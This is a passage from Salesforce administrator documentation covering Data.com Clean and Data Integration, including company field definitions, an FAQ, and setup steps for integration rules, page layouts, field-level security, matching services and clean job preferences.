Sixth SIC8 Description	A brief description of an organization's line of business, based on the corresponding SIC code. Maximum size is 80 characters.
Sixth SIC Code	An additional SIC code used to further classify an organization by industry. See Primary SIC Code.
Sixth SIC Description	A brief description of an organization's line of business, based on the corresponding SIC code. See Primary SIC Description.

Field	Description
Small Business Indicator	Indicates whether the company is designated a small business as defined by the Small Business Administration of the US government. Dun & Bradstreet supplies this data for US organizations only.
Stock Exchange	The corresponding exchange for a company's ticker symbol. For example: NASDAQ or NYSE.
Subsidiary Indicator	Indicates whether a company is more than 50 percent owned by another organization.
S&P 500	A true or false value. If `true`, the company is listed in the S&P 500 Index. If `false`, the company isn't listed in the S&P 500 Index.
Telephone Number	A company's primary telephone number.
Third NAICS Code	An additional NAICS code used to further classify an organization by industry. See Primary NAICS Code.
Third NAICS Description	A brief description of an organization's line of business, based on the corresponding NAICS code. See Primary NAICS Description.
Third SIC8 Code*	An additional SIC code used to further classify an organization by industry. Maximum size is 8 characters.
Third SIC8 Description	A brief description of an organization's line of business, based on the corresponding SIC code. Maximum size is 80 characters.
Third SIC Code	An additional SIC code used to further classify an organization by industry. See Primary SIC Code.
Third SIC Description	A brief description of an organization's line of business, based on the corresponding SIC code. See Primary SIC Description.
Third Tradestyle	An additional tradestyle used by the organization. See Primary Tradestyle.
Ticker Symbol	The abbreviation used to identify publicly traded shares of a particular stock. Also known as the stock symbol.
URL	An organization's primary website address.
US Tax ID Number	The identification number for the company used by the Internal Revenue Service (IRS) in the administration of tax laws. Also referred to as Federal Taxpayer Identification Number. Dun & Bradstreet supplies this data for US organizations only.
Woman-Owned Indicator	Indicates whether a company is more than 50 percent owned or controlled by a woman. Dun & Bradstreet supplies this data for US organizations only.
Year Started	The year the company was established or the year when current ownership or management assumed control of the company. If the company establishment or ownership year is unavailable, then

Field	Description
	the year the Dun & Bradstreet record was created will be used. Dun & Bradstreet does not supply this data for branch locations.

*Available with Data.com Prospector license only.

Administering Data.com FAQ

Check out answers to some frequently asked questions about Data.com for administrators.

- How do I know which Data.com product my organization has?
- Which Fields Are Affected by Data Integration Rules and Data.com Clean?

  When you use Data.com to update a record, the record's fields are updated with Data.com data.
- What product should my organization use to clean our account, contact, and lead records?
- What should I do if my Data.com Users reach their addition limits and we need more prospecting capacity?
- Can I prevent Data.com Clean jobs from automatically updating records?
- Why did I receive a message that says, You have limited access to data, so you can't completely clean this record?
- How Often Are All My Accounts, Contacts, Leads, and D&B Companies Updated with Data.com Clean Jobs?

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

- Get High-Quality Data When You Need It Right in Salesforce

How do I know which Data.com product my organization has?

You can find out by going to the Data.com Licenses & Limits page. From Setup, in the Quick Find box, enter `Licenses & Limits` and then select **Licenses & Limits**. If you purchased Data.com Corporate Prospector, you see "Corporate" in the heading for this section of the page. If you purchased Data.com Premium Prospector, you see "Premium" in the heading.

SEE ALSO:

- Data.com Clean
- Data Integration

Which Fields Are Affected by Data Integration Rules and Data.com Clean?

When you use Data.com to update a record, the record's fields are updated with Data.com data.

Note:

- If you use customized field mappings in your data integration rules, the fields affected by Data.com can differ from the ones that are listed.
- If you receive one of the following messages, contact your Salesforce admin. `You have limited access to data, so you cannot completely update this record` or `You have limited access to account fields, so you cannot update all the fields shown here.`

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Account Fields

The following fields are available with Data.com Clean and with the Company Info for Accounts data integration rule. An asterisk (*) indicates fields that **aren't** available with the Company Info for Accounts data integration rule.

Account Name	Industry
Account Site	NAICS Code
Annual Revenue	NAICS Description
Billing Address	Ownership
Clean Status*	Phone
D&B Company	SIC Code
Data.com Key	SIC Description
D-U-N-S Number	Ticker Symbol
Description	Tradestyle
Employees	Website
Fax	Year Started

Contact Fields

The following fields are available with Data.com Clean.

Clean Status	Mailing Address
Data.com Key	Phone
Email	Title
Name	

Lead Fields

The following fields are available with Data.com Clean. An asterisk (*) indicates fields that are available with the Company Info for Leads data integration rule.

Address	Email
Annual Revenue*	Industry*
Clean Status	Name
Company	No. of Employees*
Company D-U-N-S Number*	Phone
D&B Company*	Title
Data.com Key	

Geocodes for Account Billing Address Fields

The following fields are available with the Geocodes for Account Billing Address data integration rule.

BillingLatitude	BillingLongitude
BillingGeocodeAccuracy	

Note: These fields are not visible on records.

Geocodes for Account Shipping Address Fields

The following fields are available with the Geocodes for Account Shipping data integration rule.

ShippingLatitude	ShippingLongitude
ShippingGeocodeAccuracy	

Note: These fields are not visible on records.

Geocodes for Contact Mailing Address Fields

The following fields are available with the Geocodes for Contact Mailing Address data integration rule.

MailingLatitude	MailingLongitude
MailingGeocodeAccuracy	

Note: These fields are not visible on records.

Geocodes for Geocodes for Lead Address Fields

The following fields are available with the Geocodes for Lead Address data integration rule.

`Latitude`	`Longitude`
`GeocodeAccuracy`	

Note: These fields are not visible on records.

SEE ALSO:

- Why did I receive a message that says, You have limited access to data, so you can't completely clean this record?
- Clean Individual Account Records in Salesforce Classic

What product should my organization use to clean our account, contact, and lead records?

You have a number of options. For complete details on the Data.com product suite and to learn about the clean options each one provides, check out Get High-Quality Data When You Need It Right in Salesforce.

Contact Salesforce support if you need assistance getting Clean for your organization.

SEE ALSO:

- Data.com Clean

What should I do if my Data.com Users reach their addition limits and we need more prospecting capacity?

If you need to purchase additional licenses for Data.com Users, contact your Salesforce account executive.

SEE ALSO:

- How Do Data.com User Types, Licenses, and Record Addition Limits Work?

Can I prevent Data.com Clean jobs from automatically updating records?

You sure can. Just follow these guidelines.

SEE ALSO:

- Data.com Clean
- Prevent Data.com Clean Jobs from Updating Records

Why did I receive a message that says, **`You have limited access to data, so you can't completely clean this record`**?

If you can't edit one or more fields on an account, contact, or lead record, you'll see this message when you use Data.com Clean to manually clean the record. You'll still be able to clean the fields that you can edit.

Ask your administrator to make sure you can edit the Salesforce fields affected when cleaning records, including D&B fields. How your administrator does this depends on which edition of Salesforce your company uses.

- For Contact Manager and Group editions, make sure the fields are on the appropriate page layout.
- For Professional, Enterprise, Performance, and Unlimited editions, make sure field-level security is set to `Visible` for the fields.

SEE ALSO:

Which Fields Are Affected by Data Integration Rules and Data.com Clean?

Using Data.com FAQ

How Often Are *All* My Accounts, Contacts, Leads, and D&B Companies Updated with Data.com Clean Jobs?

You choose when you want jobs to run using the Clean Jobs page. There are two types of jobs.

Full Sync Job

All records are cleaned, regardless of their clean status.

Note: If your jobs are set to bypass skipped records, records with a `Skipped` clean status are not cleaned.

Incremental Sync Job

Only records with a `Not Compared` clean status are cleaned.

For a full sync job to run, you must have jobs scheduled for at least one day of the week.

For contacts and leads, a full sync job runs every 14 days for all eligible records.

For D&B Company records, a full sync job runs every 14 days. D&B Company records are cleaned using only a full sync job.

For accounts, how often a full sync job runs depends on the matching service you select and whether accounts have a value for the `Company D-U-N-S Number` field. For accounts *with* a D-U-N-S number, a full sync job runs every 14 days, regardless of the matching service. For accounts *without* a D-U-N-S number, check out this table.

Matching Service	How often can a full sync job clean accounts *without* a D-U-N-S number?
Data.com matching	Every 14 days
DUNSRight matching	Every 30 days Note: You must set the `Full Sync With Next Job` option on the Clean Jobs page to `On` each time you want to run a full sync job for accounts without a D-U-N-S number. After a full sync job runs, this option changes to `Off`, and it can't be toggled to `On` for 30 days from the time the last full sync job finished.

SEE ALSO:

Schedule Data.com Clean Jobs

Schedule a Full Sync of Your Salesforce Account Records with Data.com Clean

Set Up Data Integration

USER PERMISSIONS

To implement Data Integration:	"Customize Application"
To enable Data Integration users:	"Manage Internal Users"
To define triggers:	"Author Apex"
To define workflow rules:	"Customize Application"
To install AppExchange packages:	"Download AppExchange Packages"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Set up Data Integration to continually update your org with the latest data.

Note: This information applies to Data Integration and not to Data.com Clean.

1. Activate a Data Integration Rule
   To enable Data Integration for accounts, contacts, or leads, activate data integration rules. After you activate a rule, Data.com updates all records in the object. Data.com then continually updates records when you add or change them.
2. Configure Page Layouts for Data Integration
   When you activate data integration rules, make Data Integration features available to your users by adding buttons and fields to your account, contact, and lead page layouts.
3. Guidelines for Setting Up Company Info Data Integration Rules
   Follow important guidelines when using Data.com data integration rules to automatically update your accounts and leads.
4. Create a Custom Report Type for Account, Contact, or Lead Data Integration Info
   Create custom report types to help you report on Data Integration update information for accounts, contacts, and leads. Data Integration custom report types can help you easily see update information for multiple records in one report. Use that information to identify patterns and trends in your data and to manage or modify how your records are updated.
5. Considerations for Custom Mapping of Data Integration Rules
   Data integration rules have an update field mapping that controls how Data.com updates your records. Rules provide a customizable default field mapping. Before you change an update mapping, make sure that you understand how mapping works, what preparations to make, and what kind of results to expect.
6. What Is Data Refresh?
   Data services can automatically perform a full sync of your records on a regular schedule. The services also report when data they had previously is no longer available.

SEE ALSO:

Activate a Data Integration Rule

Configure Page Layouts for Data Integration

Create a Custom Report Type for Account, Contact, or Lead Data Integration Info

Activate a Data Integration Rule

To enable Data Integration for accounts, contacts, or leads, activate data integration rules. After you activate a rule, Data.com updates all records in the object. Data.com then continually updates records when you add or change them.

Note: This information applies to Data Integration and not to Data.com Clean.

Enable Data Integration for accounts, contacts, or leads by activating the data integration rule you want to use.

1. From Setup, enter *Data Integration Rules* in the Quick Find box.
2. From the View dropdown, select **All Data Integration Rules**.
3. Look at the Current Status column. If the status for the rule contains the word Active, you're done. You can activate other data integration rules.
   a. If the status for the rule is Inactive, click the name of the rule.
   b. In the detail page for the rule, click **Activate** to activate the rule.
   c. In the dialog that appears, click **OK** to activate the rule.
   d. To return to the list of data integration rules, click **Back to List: Data Integration Rules**.

The data integration rule is active, so Data Integration is enabled for this particular rule.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To enable or disable Data Integration:
- "Customize Application"

Configure Page Layouts for Data Integration

When you activate data integration rules, make Data Integration features available to your users by adding buttons and fields to your account, contact, and lead page layouts.

Note: This information applies to Data Integration and not to Data.com Clean.

Note: If you use Professional Edition, add *all* available Data.com fields and buttons to your page layout for each object (accounts, contacts, leads, and D&B Companies). Custom page layouts aren't available in Professional Edition.

Note: This task is necessary only in Salesforce Classic.

1. From Setup, *Accounts* in the **Quick Find** box.
2. Select **Page Layouts**, then click **Edit** next to the page layout you want to update.
3. On the **Account Layout** page, from the list of page element categories, click **Related Fields**.
4. Drag the **Data Integration Rules** related list into place on the page where you want it to appear.
   The **Data Integration Rules** related list appears.
5. To save the layout, click **Save**.
6. Repeat the previous steps for the **Contacts** and **Leads** page layouts.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

To view page layouts:
- "View Setup and Configuration"

Guidelines for Setting Up Company Info Data Integration Rules

Follow important guidelines when using Data.com data integration rules to automatically update your accounts and leads.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Adjustments for Salesforce Classic Users

To allow Salesforce Classic users to check a record's update status and update it manually, adjust the lead or account page layout. Add the Data Integration Rules related list to the layout.

Access for Users Who Update Records Manually

Access to D&B Company Object

Make sure that users have "Read" and "Create" access to the D&B Company object. When a user updates a record, the rule creates an associated D&B Company record (if the record doesn't exist).

Access to Account Fields

For the Company Info for Accounts rule, adjust field-level security to give users access to the account fields containing data provided by the rule.

Account Name	Description	Phone
Account Site	Employees	SIC Code
Annual Revenue	Fax	SIC Description
Billing Address	Industry	Ticker Symbol
Company D-U-N-S Number	NAICS Code	Tradestyle
D&B Company	NAICS Description	Year Started
Data.com Key	Ownership	Website

Access to Lead Fields

For the Company Info for Leads rule, adjust field-level security to give users access to the following fields on leads.

- Annual Revenue
- D&B Company
- Company D-U-N-S Number
- Industry
- No. of Employees

Note: In Professional Edition, you control field-level security using page layouts.

SEE ALSO:

Set Up Company Info Data Integration Rules

Control User Access to Fields

Create a Custom Report Type for Account, Contact, or Lead Data Integration Info

USER PERMISSIONS	
To create or update custom report types:	"Manage Custom Report Types"
To delete custom report types:	"Modify All Data"
To run reports:	"Run Reports"
To schedule reports:	"Schedule Reports"
To create, edit, and delete reports:	"Create and Customize Reports" AND "Report Builder"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Create custom report types to help you report on Data Integration update information for accounts, contacts, and leads. Data Integration custom report types can help you easily see update information for multiple records in one report. Use that information to identify patterns and trends in your data and to manage or modify how your records are updated.

Note: This information applies to Data Integration and not to Data.com Clean.

Note: You can't create custom reports for geocode data integration rules. To view geocode update status, use the Salesforce API.

Use custom reports to see the update status of records updated with data integration rules. Before you create the report itself, you have to create a custom report type that brings together the data you need to report on.

1. From Setup, enter *Report Types* in the Quick Find box, then select **Report Types**.
   If you see the page entitled **What is a Custom Report Type?**, click **Continue**.
2. Click **New Custom Report Type** to go to the page **Step 1. Define the Custom Report Type**.
3. Enter information for the custom report type:
   a. For **Primary Object**, select the object type you want to report on.
   For example, to report on update status for accounts, select **Accounts**.
   b. Enter a label and description for the report type.
   For the report name, accept the name that Salesforce inserts .
   For example:
   - **Report Type Label**: AccountDataIntegrationReportType
   - Custom report type for reporting Data Integration update status for accounts

   c. From the **Store in Category** dropdown, select a category for the report type.
   - For a report type for accounts or contacts, select **Accounts & Contacts**.
   - For a report type for leads, select **Leads**.

   d. Until you're ready to give the custom report to users, select a deployment status of **In Development**.
4. Click Next to go to **Step 2. Define Report Records Set**.
5. To connect the data integration status object to an accounts, contacts, or leads object, click the box labeled **(Click to relate another object)**.

a. From the dropdown, select **Integration Rule Info**.

b. For A to B relationship, click **Each "A" record must have at least one related "B" record**.

6. Click **Save**.

Now you can create custom reports based on your new custom report types. Add `Data Integration Status` to the report layout, along with any other fields you want to report on.

Note: By default, the report contains all the active data integration rules for the object you're reporting on. To filter the report for a specific rule, use the `Description` field in the `Integration Rule Info` object. For example, use the filter `IntegrationRuleInfo.Description` contains "Company Info for Accounts".

Considerations for Custom Mapping of Data Integration Rules

Data integration rules have an update field mapping that controls how Data.com updates your records. Rules provide a customizable default field mapping. Before you change an update mapping, make sure that you understand how mapping works, what preparations to make, and what kind of results to expect.

Note: This information applies to Data Integration and not to Data.com Clean.

Each data integration rule has a default update field mapping that controls how Data.com data is put into fields in your account, contact, or lead records. Whenever you add an account, contact, or lead, Data.com updates the record according to the active rules. You can customize the update field mappings so that Data.com puts data into different fields, including custom fields.

Before you activate a rule or modify its update mapping, make sure that you understand these considerations.

- When you activate a rule or modify its match or update mappings, Data.com does a *bulk* update of *all* the records affected by the rule. You can control this behavior by editing the rule's settings.
- Rule-based updates are independent of field customizations (such as approvals, workflow rules, or Apex triggers) you use for accounts, contacts, or leads. Review and edit your customizations to ensure they work with updated values.
- Data integration rules automatically fill fields in your records that are blank. Otherwise, rules don't overwrite your data.
- You can create custom fields for your records, and then map them to Data.com fields.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

What Is Data Refresh?

Data services can automatically perform a full sync of your records on a regular schedule. The services also report when data they had previously is no longer available.

Note: This information applies to Data Integration and not to Data.com Clean.

Data services keep your data current by doing an update of your records at regular intervals. The process is automatic, and you can't change or view the interval.

As part of the refresh process, a data service detects if data it provided before is no longer current. The data service doesn't delete the data from your records. Instead, it marks the data as **Inactive**.

Example: When you use a data service to update account records, the service displays the data on the account detail page, as either a related list or a link. From the account detail page, you can see all the data the service has added to your org and linked to your account. If the updated data is no longer available, the service marks it as inactive.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Set Up Data.com Clean

USER PERMISSIONS

To implement Data.com Clean:	"Customize Application"
To enable Data.com Clean users:	"Manage Internal Users"
To define triggers:	"Author Apex"
To define workflow rules:	"Customize Application"
To install AppExchange packages:	"Download AppExchange Packages"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Geocode clean rules available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Other Clean rules available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Your business is only as good as its data. Do you want to spend less time updating and enriching data and more time growing your business? Set up and implement Data.com Clean for complete, up-to-date Salesforce records.

Note: This information applies to Data.com Clean and not to Data Integration.

Note: If you're using Data.com Prospector together with Data.com Clean, see Set Up Data.com Prospector on page 1795.

1. Confirm That Data.com Clean Is Enabled
   Learn how to enable Data.com Clean so you can start keeping your records up to date.
2. Configure Page Layouts for Data.com Prospector and Data.com Clean
   When you implement Data.com Prospector and Data.com Clean, make the features available to your users by adding buttons and fields to your Account, Contact, and Lead page layouts. If you use Data.com Prospector or Data.com Clean, you can add a button to your D&B Companies page layouts so users can refresh linked D&B Company records.
3. Set Field-Level Security for Data.com Clean
   If you use Data.com Prospector or Data.com Clean, you can view various D&B fields on account records. Those fields are included when users manually clean records. To make sure that your users can read and edit the fields and their values and that the fields appear on the Account Card, set field-level security.
4. Define Your Preferences and Select an Account Matching Service for Data.com Clean
   Data.com Clean preferences control the records you want to update and how you want to update them. The preferences include selecting the matching service used to update accounts.
5. Set Up Data.com Clean Jobs
   If your org has a Data.com Clean license, you can set up automated jobs to update your records.
6. Review Triggers and Workflow Rules for Data.com Compatibility
   If your orgs uses triggers or workflow rules on objects that you update with Data.com, review the triggers and workflows and consider adjusting them or bypassing them so users don't encounter unexpected results when records are updated.
7. Configure List Views for Data.com Clean
   Before your Data.com Clean users can clean records from a list, add the `Clean Status` field to your org's list views.
8. Set Up Data Integration Rules
   Up-to-date information helps your users maintain customer relationships and pursue promising leads. Give your users the latest account, contact, and lead information by setting up data integration rules.

9. Report on Records with a Specific Data.com Clean Status
   Create a custom report to show Salesforce account, contact, or lead records that have a specific clean status (such as `Different`).

SEE ALSO:

Data.com Clean

Data Integration

Confirm That Data.com Clean Is Enabled

Learn how to enable Data.com Clean so you can start keeping your records up to date.

Note: This information applies to Data.com Clean and not to Data Integration.

Data.com Clean ensures that your records are always up to date. You can use Clean with all your account, contact, and lead records—not just records added from Data.com. When you purchase a Data.com license, Clean is automatically enabled. You can set up automated Clean jobs, and users can clean individual records manually or groups of records from a list view.

After you enable Clean, you can set preferences and control Clean jobs. The Preferences and Jobs links appear in Setup in the Clean section.

Note: Enabling Clean does not clean your records immediately. You can click **Disable** to turn off the feature.

1. From Setup, enter *`Clean Settings`* in the `Quick Find` box, then select **Clean Settings**.
2. Confirm that Data.com Clean is enabled.

SEE ALSO:

Data.com Clean

Set Up Data.com Clean

Set Up Data Integration

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To enable or disable Data.com Clean:

- "Customize Application"

Configure Page Layouts for Data.com Prospector and Data.com Clean

When you implement Data.com Prospector and Data.com Clean, make the features available to your users by adding buttons and fields to your Account, Contact, and Lead page layouts. If you use Data.com Prospector or Data.com Clean, you can add a button to your D&B Companies page layouts so users can refresh linked D&B Company records.

Note: This information applies to Data.com Clean and not to Data Integration.

Note: If you use Professional Edition, add *all* available Data.com fields and buttons to your page layout for each object (accounts, contacts, leads, and D&B Companies). Custom page layouts aren't available in Professional Edition.

1. From the object management settings for accounts, go to Page Layouts.
2. From the list of page layouts, edit each layout to be used by your Data.com Prospector or Data.com Clean users.
3. On the Account Layout page, from the list of page element categories, click **Fields**.
4. Drag the `Clean Status` field into place on the page where you want it to appear.
5. If you use Data.com Prospector, add the D&B fields you want users to see. These include `Account Site`, `D-U-N-S Number`, `NAICS Code`, `Tradestyle`, and more. For a complete list of the D&B fields available on account records, see Account Fields.

   Tip: We recommend creating a section for D&B fields and grouping them there. To create a section, from the **Fields** group, drag the `Section` element into place on the page.
6. If you want your users to be able to refresh D&B Company records, add the **Refresh** button to D&B Company page layouts.
7. If you use the Do Not Auto-Update validation rule provided in the Data.com Reports AppExchange package, add the `Data.com Does Not Auto-Update` field.
8. From the list of page element categories, click **Buttons**. Drag the **Clean**, **Get Contacts**, **Prospecting Insights**, and **Company Hierarchy*** buttons into place on the page.

   *Available only with a Data.com Prospector license
9. Click **Save**.
10. From the object management settings for leads, go to Page Layouts.
11. Repeat the steps to add the `Clean Status` field and the **Clean** button to your Lead page layouts.
12. If you use Data.com Prospector, add the `Company D-U-N-S Number` and `D&B Company` fields.
13. If you use the Do Not Auto-Update validation rule provided in the Data.com Reports AppExchange package, add the `Data.com Does Not Auto-Update` field.
14. From the object management settings for contacts, go to Page Layouts.
15. Repeat the steps to add the `Clean Status` field and **Clean** button to your Contact page layouts. (Contacts don't include any D&B fields.)
16. If you use the Do Not Auto-Update validation rule provided in the Data.com Reports AppExchange package, add the `Data.com Does Not Auto-Update` field.
17. If you use Data.com Prospector, from the object management settings for D&B Companies, go to Page Layouts.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

To view page layouts:
- "View Setup and Configuration"

18. Add the **Search Global Ultimate D-U-N-S** button.

SEE ALSO:

- Set Up Data.com Clean
- Configure Page Layouts for Data Integration
- Prevent Data.com Clean Jobs from Updating Records
- Find Object Management Settings

Set Field-Level Security for Data.com Clean

If you use Data.com Prospector or Data.com Clean, you can view various D&B fields on account records. Those fields are included when users manually clean records. To make sure that your users can read and edit the fields and their values and that the fields appear on the Account Card, set field-level security.

Note: This information applies to Data.com Clean and not to Data Integration.

Set field-level security for these fields.

- `Account Site`
- `D&B Company` (Data.com Prospector only)
- `D-U-N-S Number`
- `NAICS Code`
- `NAICS Description`
- `Ownership`
- `SIC Code`
- `Ticker Symbol`
- `Tradestyle`
- `Year Started`

There are multiple ways to set field-level security (such as by profile or permission set). However, in this case, field-level security is needed for only 10 fields. We therefore recommend starting from the fields and choosing the user profiles for users who use Data.com.

1. From the management settings for accounts, go to the fields section.
2. Click the field label to open the detail page for each of the fields.
3. On each field's detail page, click `Set Field-Level Security`. For each profile whose users read and edit the fields, select **Visible**. For example, if you want users in the Standard User profile to use Data.com Clean, select **Visible** for that profile.

Note: These fields are maintained by Data.com Clean. For that reason, making them editable by setting the field-level security to **Visible** can create mismatched data when a Clean job is run.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To set field-level security:

- "Customize Application"

SEE ALSO:

- Guidelines for Setting Up Company Info Data Integration Rules
- Set Up Data.com Clean
- Find Object Management Settings

Define Your Preferences and Select an Account Matching Service for Data.com Clean

Data.com Clean preferences control the records you want to update and how you want to update them. The preferences include selecting the matching service used to update accounts.

Note: This information applies to Data.com Clean and not to Data Integration.

If you don't have a Data.com Clean license for your Salesforce org, you can't select preferences for jobs.

1. Review the guidelines for selecting a matching service used to update accounts.
2. From Setup, enter *Preferences* in the Quick Find box, then select **Preferences** under the Clean section.
3. Select the matching service for updating accounts. If you select D&B DUNSRight™ matching service, adjust your confidence code if needed.
   D&B's Confidence Code ranks Data.com match candidates based on their similarity to your record, from 1 (not similar) to 10 (identical or highly similar). Data.com doesn't automatically match its records if the similarity score is less than the code you select here. If multiple records match with a similarity score at or above your selection, Data.com returns the best match. When you manually update some records, you can select a match between the preset confidence code (5) and the code you select here.
4. Review the guidelines for selecting job preferences.
5. Make sure that the **Enable Clean jobs** option is selected for each object that you want to update. If you have a Data.com Clean license and you want to update D&B Company records, select the **Enable Clean jobs for D&B Companies** checkbox.
6. For each object you've enabled, select your Clean preference.
7. Click **Save** to save your preferences.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Geocode clean rules available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Other Clean rules available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To implement Data.com:
- "Customize Application"

Guidelines for Selecting an Account Matching Service

If you use Data.com Prospector or Data.com Clean, you can select the matching service that your org uses to clean account records. It's important to understand each service, its clean behaviors, and related considerations before selecting your service.

Guidelines for Selecting Data.com Clean Job Preferences

Review the preferences you can set before you define your Data.com Clean jobs.

SEE ALSO:

Set Up Data.com Clean

Set Up Data.com Clean Jobs

Track Field History for Standard Objects

Guidelines for Selecting an Account Matching Service

If you use Data.com Prospector or Data.com Clean, you can select the matching service that your org uses to clean account records. It's important to understand each service, its clean behaviors, and related considerations before selecting your service.

Note: This information applies to Data.com Clean and not to Data Integration.

The available matching services are:

Data.com matching

Data.com's own matching technology, which matches on the `Account Name`, `Billing Address`, `Website`, and `Phone` fields.

The Data.com matching service is always used when cleaning accounts that have a valid `D-U-N-S Number`, even if the DUNSRight matching service is selected.

D&B DUNSRight™ matching

D&B's proprietary data-quality technology, which uses a rigorous process to normalize data and match D&B company records to your account records. The process also employs the D&B Confidence Code, which ranks Data.com match candidates based on how similar they are to your record, from 1 (not similar) to 10 (identical or highly similar). D&B also provides letter-coded match grades for individual fields. For details about how D&B DUNSRight matching works, see *D&B Entity Matching*.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Attribute	Data.com matching	DUNSRight™ matching
Default matching service	✅	
Includes D&B's Confidence Code		✅
Supports broad international matching[1]		✅
Supports non-English speaking countries		✅
Requires default mapping for `D-U-N-S Number`		✅

[1]D&B DUNSRight matching provides matching records for over 200 more countries than Data.com matching. DUNSRight matching *does not* support these countries and regions: Admiralty Islands; Åland Islands; Antarctica; Ascension Island; Bonaire; Bouvet Island; British Indian Ocean Territory; Caroline Islands; Cocos (Keeling) Islands; Cuba; Curaçao; French Southern Territories; Guernsey; Heard Island and McDonald Islands; Isle of Man; Jersey; Korea, Democratic People's Republic of; Mayotte; Micronesia, Federated States of; Midway Islands; Mongolia; Niue; Palau; Palestinian Territory Occupied; Pitcairn; Saint Barthélemy; Saint Eustatius and Saba; Saint Martin (French part); Sint Maarten (Dutch part); South Georgia; South Sandwich Islands; Svalbard and Jan Mayen; Timor Liste; Turkish Cyprus; United States Minor Outlying Islands; Wake Island; Wallis and Futuna; Western Sahara.

SEE ALSO:

- How Does Data.com Clean Match Your Records?
- Set Up Data.com Clean
- Considerations for Scheduling Data.com Clean Jobs
- Guidelines for Selecting Data.com Clean Job Preferences
- Set Up Data.com Clean Jobs
- Define Your Preferences and Select an Account Matching Service for Data.com Clean

Guidelines for Selecting Data.com Clean Job Preferences

Review the preferences you can set before you define your Data.com Clean jobs.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Note: This information applies to Data.com Clean and not to Data Integration.

- Data.com Clean offers three options for cleaning your data with jobs. Jobs can do the following:
  - `Flag all differences per record` to *only identify* fields whose values are different from Data.com values
  - `Flag differences and auto-fill blank fields` to identify fields whose values are different *and fill blank fields* with values from Data.com.
  - `Customize settings field by field`.
- If you select the `Customize` option for any object, you can do the following:
  - Flag fields on your Salesforce records that have different values from matched Data.com records.
  - Flag different field values on your Salesforce records and automatically fill blank fields with Data.com values.
  - Overwrite different field values on your Salesforce records with Data.com values. If you overwrite Salesforce record values, set history tracking for those fields.
- You can set flag-only and flag and auto-fill preferences for entire records or by field. You set overwrite preferences by field.
- If you use Data.com Clean, you can also clean D&B Company records that are linked to accounts and leads. D&B Company Clean jobs automatically fill or overwrite field values on D&B company records, but do not change data on linked account or lead records.
- Your preferences take effect when the next scheduled Clean job runs, and users see the flags, as appropriate, when they clean records manually.
- If, after changing matching services, you want to do a one-time rematch using the new matching service, you can manually remove the `D-U-N-S Number` on account records to force the matching service to rematch the records. Be aware that this can affect your match rates.
- We don't recommend mapping a custom field or skipping mapping for either matching service.
- Converted leads are excluded from Lead Clean jobs.
- If you select a field to be overwritten by Clean jobs, and a user marks that field as *`wrong`* on a record, jobs don't overwrite that field on that record.
- Person accounts are excluded from Account and Contact Clean jobs.

SEE ALSO:

Set Up Data.com Clean

Set Up Data.com Clean Jobs

Define Your Preferences and Select an Account Matching Service for Data.com Clean

Guidelines for Selecting an Account Matching Service

Set Up Data.com Clean Jobs

If your org has a Data.com Clean license, you can set up automated jobs to update your records.

Note: This information applies to Data.com Clean and not to Data Integration.

EDITIONS

